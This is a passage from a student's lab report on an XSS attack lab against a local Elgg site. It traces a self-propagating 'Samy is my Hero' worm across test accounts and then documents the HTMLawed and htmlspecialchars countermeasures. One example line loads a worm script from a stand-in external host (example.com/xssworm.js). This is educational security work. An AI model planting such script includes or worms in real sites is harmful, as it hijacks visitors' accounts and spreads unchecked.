


Once we save the profile, we can see Samy's Brief Description change to **"Samy is my Hero"** as provided in the self-propagating malicious code. Now in the below 2 screenshots we can see the Brief Description field of Alice, before visiting the Samy's profile and After Visiting the Samy's Profile.

Before Visiting:




After Visiting Samy's Profile:




Cross-Site Scripting Attack Lab

Darshan K (A20446137)

The above change in the brief Description is because Alice visited Samy's Profile. Now we make charlie login into his machine and make him visit Alice's Profile. Below we can see his profile before Visiting alice's..



Below is the screenshot of Charlie's profile after visiting Alice's Profile.



We can see Charlie's brief description change to **Samy is my Hero**. This is because Charlie visited Alice's profile that was infected when Alice Visited Samy. The same kind of infection is now added to Charlie as he Visited Alice. This is how the XSS worm becomes self-propagating.

Link Approach:

In this approach, the javascript code will be fetched from the external URL, and this being the reason, we do not need to include the entire worm code into the profile. And inside this code, we need to achieve damage and self-propagation.


Eg:

```
<script type="text/javascript"
src="http://www.example.com/xssworm.js">
</script>
```

I'm not implementing this in this lab task as it is optional.


Task 7 : Counter Measures.

In order for the attack to be successful, the default counter measures are commented out for Elgg. On activating the default plugin supported by Elgg, it validates the user input and removes the tag from the input. To turn on the counter measure, I logged in as an Admin, and activated the **HTMLawed** plugin under **administration/plugins/security and spam**



1. Activate only the HTMLawed countermeasure but not htmlspecialchars, visit any of the victim profiles and describe your observations in your report.

On activating the HTMLawed countermeasure and logging on as Samy into his profile, we can see the malicious code being displayed in the About Section of his profile. Before enabling this countermeasure, we couldn't see the content displayed in the About section. This disables all the script tags and all the malicious code is shown in the profile page. Ans this countermeasure works as the attack doesn't work because of no script tags.



2. Turn on both countermeasures, visit any of the victim profiles and describe your observation in your report.


In addition there is another build-in PHP method `htmlspecialchars()` which is activated by uncommenting `htmlspecialchars` function in `text.php`, `url.php`, `dropdown.php` and `email.php` files in

`/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/` directory. This is the line that is uncommented out in the files `text.php`, `dropdown.php` and `email.php`:

```
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
```

And in the file **url.php** file,

```
$text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
$text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
```



On turning on **Both** the **countermeasures** and logging on as Samy into his profile, we can see the malicious code being displayed in the About Section of his profile as in the previous countermeasure but this time, the HTML encoding, encoded the special characters like `<`, `>` , `<space>` are used as tags in our code. And this being the strong reason as to why the attack is not successful as script tags didn't get executed.

